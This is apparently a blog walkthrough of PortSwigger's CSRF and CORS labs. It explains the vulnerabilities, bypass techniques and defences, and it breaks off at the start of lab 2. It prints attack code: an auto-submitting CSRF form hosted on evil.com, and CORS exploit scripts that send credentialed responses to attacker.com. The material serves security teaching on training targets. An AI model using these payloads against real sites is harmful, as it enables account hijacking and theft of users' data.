Walkthrough - CSRF & CORS Portswigger labs
A comprehensive guide to CSRF and CORS vulnerabilities with walkthroughs of all 15 Portswigger labs
Completed all 12 CSRF labs and all 3 CORS labs from Portswigger. These vulnerabilities exploit trust relationships in fundamentally different ways: CSRF abuses the browser’s automatic credential inclusion in requests, while CORS misconfigurations allow malicious origins to read sensitive cross-origin responses. Both enable attackers to perform actions or steal data on behalf of authenticated users. The CSRF labs covered token validation bypasses, SameSite policy exploitation, and Referer header manipulation, while the CORS labs demonstrated origin reflection, null origin trust, and subdomain exploitation. Below is a detailed explanation of both vulnerability classes followed by step-by-step walkthroughs for each lab.
Part 1: Cross-Site Request Forgery (CSRF)
Understanding CSRF
1. What is CSRF?
Cross-Site Request Forgery (CSRF) is an attack that forces authenticated users to execute unwanted actions on web applications where they’re currently authenticated. The attack works because:
- Browsers automatically include credentials (cookies, authentication headers) with requests
- Applications trust these credentials without verifying request origin
- Attacker crafts malicious requests that the victim’s browser sends
- Server processes requests as legitimate due to valid credentials
Impact:
- Change user passwords or email addresses
- Transfer funds or make purchases
- Modify account settings
- Delete data or perform administrative actions
- Chain with XSS for more severe attacks
2. How CSRF Attacks Work
Basic Attack Flow:
1
2
3
4
5
6
7
8
9
10
11
12
<!-- Attacker hosts this on evil.com -->
<form action="https://victim-bank.com/transfer" method="POST">
    <input name="amount" value="10000">
    <input name="to" value="attacker-account">
</form>
<script>document.forms[0].submit();</script>

<!-- When victim visits evil.com while logged into victim-bank.com:
     1. Form automatically submits
     2. Browser includes victim's cookies
     3. Bank processes transfer as victim
     4. Money transferred to attacker -->
3. CSRF Defense Mechanisms
CSRF Tokens:
1
2
3
4
5
6
7
<!-- Server generates unique token per session -->
<form action="/change-email" method="POST">
    <input name="email" value="user@example.com">
    <input name="csrf" value="a8b7c6d5e4f3g2h1">
</form>

<!-- Server validates token before processing -->
SameSite Cookies:
1
2
3
Set-Cookie: session=abc123; SameSite=Strict
Set-Cookie: session=abc123; SameSite=Lax
Set-Cookie: session=abc123; SameSite=None; Secure
- Strict: Cookie never sent on cross-site requests
- Lax: Cookie sent on top-level GET navigation only
- None: Cookie sent on all requests (requires Secure flag)
Referer Validation:
1
2
Check if Referer header matches expected domain
Block if coming from external site
Custom Headers:
1
2
3
4
// Browsers don't include custom headers in simple requests
fetch('/api/action', {
    headers: {'X-CSRF-Protection': 'true'}
})
4. CSRF Bypass Techniques
Token Validation Flaws:
Missing Token Validation:
1
2
3
4
POST /change-email
email=attacker@evil.com

<!-- No token required - vulnerable -->
Token Not Tied to Session:
1
2
<!-- Use any valid token, not user-specific -->
csrf=token-from-attacker-session
Token in Non-Session Cookie:
1
2
<!-- Inject cookie via CRLF in another parameter -->
Set-Cookie: csrfKey=attacker-value
Method-Based Bypass:
1
2
3
4
5
6
<!-- POST requires token -->
POST /change-email
csrf=abc123

<!-- GET doesn't - convert request -->
GET /change-email?csrf=abc123
SameSite Bypass:
Method Override:
1
2
<!-- SameSite=Lax allows GET -->
GET /change-email?_method=POST&email=evil@evil.com
Client-Side Redirect:
1
2
<!-- Request originates from same site via redirect -->
GET /redirect?url=/change-email?email=evil@evil.com
Cookie Refresh Window:
1
2
3
4
5
<!-- OAuth login refreshes cookies -->
<!-- 120-second window where SameSite=None temporarily -->
1. Redirect to /social-login
2. Wait 5 seconds
3. Submit CSRF
Sibling Domain XSS:
1
2
3
4
<!-- XSS on subdomain bypasses SameSite=Strict -->
https://cms.victim.com → XSS
→ Sends request to https://victim.com
→ Cookies included (same site)
Referer Bypass:
Remove Referer:
1
2
<meta name="referrer" content="never">
<!-- Request sent without Referer header -->
Referer Contains Validation:
1
2
3
<!-- Server checks if Referer contains victim.com -->
Referer: https://evil.com/?victim.com
<!-- Passes validation -->
5. CSRF Testing Methodology
Step 1: Identify State-Changing Actions
1
2
3
4
5
- Password change
- Email update
- Fund transfer
- Settings modification
- Data deletion
Step 2: Test CSRF Protections
1
2
3
4
5
1. Remove CSRF token - does it work?
2. Use same token twice - accepted?
3. Use token from different user - works?
4. Change POST to GET - bypassed?
5. Remove Referer - still works?
Step 3: Test SameSite Bypass
1
2
3
4
5
1. Check if SameSite cookie attribute
2. Test method override parameters
3. Look for same-site redirects
4. Check for OAuth refresh windows
5. Test subdomain XSS
Step 4: Craft Exploit
1
2
3
4
1. Create HTML with malicious form
2. Auto-submit via JavaScript
3. Host on attacker server
4. Social engineer victim to visit
6. CSRF Defense Best Practices
Implement CSRF Tokens:
1
2
3
4
5
6
7
# Generate token
token = generate_random_token()
session['csrf_token'] = token

# Validate on every state-changing request
if request.form['csrf_token'] != session['csrf_token']:
    abort(403)
Use SameSite Cookies:
1
Set-Cookie: session=abc; SameSite=Strict; Secure
Validate Origin/Referer:
1
2
3
allowed_origins = ['https://victim.com']
if request.headers.get('Origin') not in allowed_origins:
    abort(403)
Double-Submit Cookies:
1
2
# Token in both cookie and form
# Server compares them
Use Framework Protections:
1
2
3
4
5
6
7
8
# Django
{% csrf_token %}

# Rails
<%= form_authenticity_token %>

# Express
app.use(csrf())
Part 2: Cross-Origin Resource Sharing (CORS)
Understanding CORS
1. What is CORS?
Cross-Origin Resource Sharing (CORS) is a browser security feature that controls which origins can read responses from a different origin. CORS vulnerabilities occur when misconfigured policies allow malicious origins to read sensitive data.
Same-Origin Policy (SOP):
1
2
3
4
5
https://example.com:443/page
 └─┬─┘  └───┬──────┘ └┬┘
Protocol  Domain    Port

All three must match for same origin
CORS Relaxes SOP:
1
2
3
4
5
6
7
// By default, cross-origin reads blocked
fetch('https://api.example.com/data')
// Blocked by SOP

// Server can allow via CORS headers
Access-Control-Allow-Origin: https://trusted.com
// Now trusted.com can read response
2. CORS Headers
Request Headers:
1
2
3
Origin: https://attacker.com
Access-Control-Request-Method: POST
Access-Control-Request-Headers: X-Custom-Header
Response Headers:
1
2
3
4
5
Access-Control-Allow-Origin: https://attacker.com
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST
Access-Control-Allow-Headers: X-Custom-Header
Access-Control-Max-Age: 86400
3. CORS Misconfigurations
Reflecting Origin:
1
2
3
4
5
6
7
8
# Request
Origin: https://evil.com

# Response (VULNERABLE)
Access-Control-Allow-Origin: https://evil.com
Access-Control-Allow-Credentials: true

<!-- Server reflects any origin with credentials -->
Null Origin Trust:
1
2
3
4
5
6
7
8
# Request
Origin: null

# Response (VULNERABLE)
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true

<!-- Attacker can set null origin via iframe sandbox -->
Subdomain Trust:
1
2
3
4
5
# Server trusts all subdomains
if (origin.endsWith('.example.com')):
    allow_origin = origin

<!-- XSS on subdomain bypasses CORS -->
Weak Regex:
1
2
3
4
5
6
# VULNERABLE - regex allows attackers
if re.match(r'.*victim\.com', origin):
    allow_origin = origin

# Matches: evil.com.victim.com
# Matches: evilVictim.com
4. CORS Exploitation
Basic Origin Reflection:
1
2
3
4
5
6
7
8
9
10
<script>
var req = new XMLHttpRequest();
req.onload = function() {
    // Read sensitive response
    fetch('https://attacker.com/log?data=' + this.responseText);
};
req.open('GET', 'https://victim.com/api/user', true);
req.withCredentials = true;
req.send();
</script>
Null Origin Exploit:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
<iframe sandbox="allow-scripts" srcdoc="
<script>
var req = new XMLHttpRequest();
req.onload = function() {
    parent.postMessage(this.responseText, '*');
};
req.open('GET', 'https://victim.com/api/user', true);
req.withCredentials = true;
req.send();
</script>
"></iframe>

<script>
window.addEventListener('message', function(e) {
    fetch('https://attacker.com/log?data=' + e.data);
});
</script>
Subdomain XSS Chain:
1
2
3
4
5
6
7
8
9
10
11
// XSS on subdomain.victim.com
document.location = 'http://subdomain.victim.com/?xss=
<script>
var req = new XMLHttpRequest();
req.open("GET", "https://victim.com/api/user", true);
req.withCredentials = true;
req.onload = function() {
    location="https://attacker.com/log?key=" + this.responseText;
};
req.send();
</script>'
5. CORS vs CSRF
Key Differences:
| Aspect | CSRF | CORS |
|---|---|---|
| Attack | Performs actions | Reads data |
| Exploits | Automatic credentials | Misconfigured access control |
| Defense | CSRF tokens | Proper CORS headers |
| Impact | State-changing actions | Data exfiltration |
Can Combine:
1
2
1. Use CORS to steal CSRF token
2. Use CSRF to perform action with stolen token
6. CORS Defense
Whitelist Specific Origins:
1
2
3
4
5
ALLOWED_ORIGINS = ['https://app.example.com', 'https://mobile.example.com']

if request.headers.get('Origin') in ALLOWED_ORIGINS:
    response.headers['Access-Control-Allow-Origin'] = request.headers['Origin']
    response.headers['Access-Control-Allow-Credentials'] = 'true'
Never Reflect Origin Blindly:
1
2
3
4
5
6
# WRONG
response.headers['Access-Control-Allow-Origin'] = request.headers['Origin']

# RIGHT
if is_trusted_origin(request.headers['Origin']):
    response.headers['Access-Control-Allow-Origin'] = request.headers['Origin']
Avoid null Origin:
1
2
if request.headers.get('Origin') == 'null':
    abort(403)
Proper Regex:
1
2
3
4
5
# WRONG
if re.match(r'.*\.example\.com$', origin)

# RIGHT
if re.match(r'^https://[a-z0-9-]+\.example\.com$', origin)
Don’t Trust All Subdomains:
1
2
# Even with proper regex, one XSS on any subdomain breaks security
# Better: whitelist specific subdomains
Labs
1. CSRF vulnerability with no defenses
Description:

This lab is vulnerable to CSRF and it has no defenses. We need to change the victim’s email address to solve the lab.
Explanation:

We log into the account with the given credentials.


We use the CSRF PoC generator from Burp pro to generate the CSRF PoC.
Sending this PoC from the exploit server will solve the lab.

Remember to change the email to something different than what you changed previously or it doesn’t work.

2. CSRF where token validation depends on request method
Description:
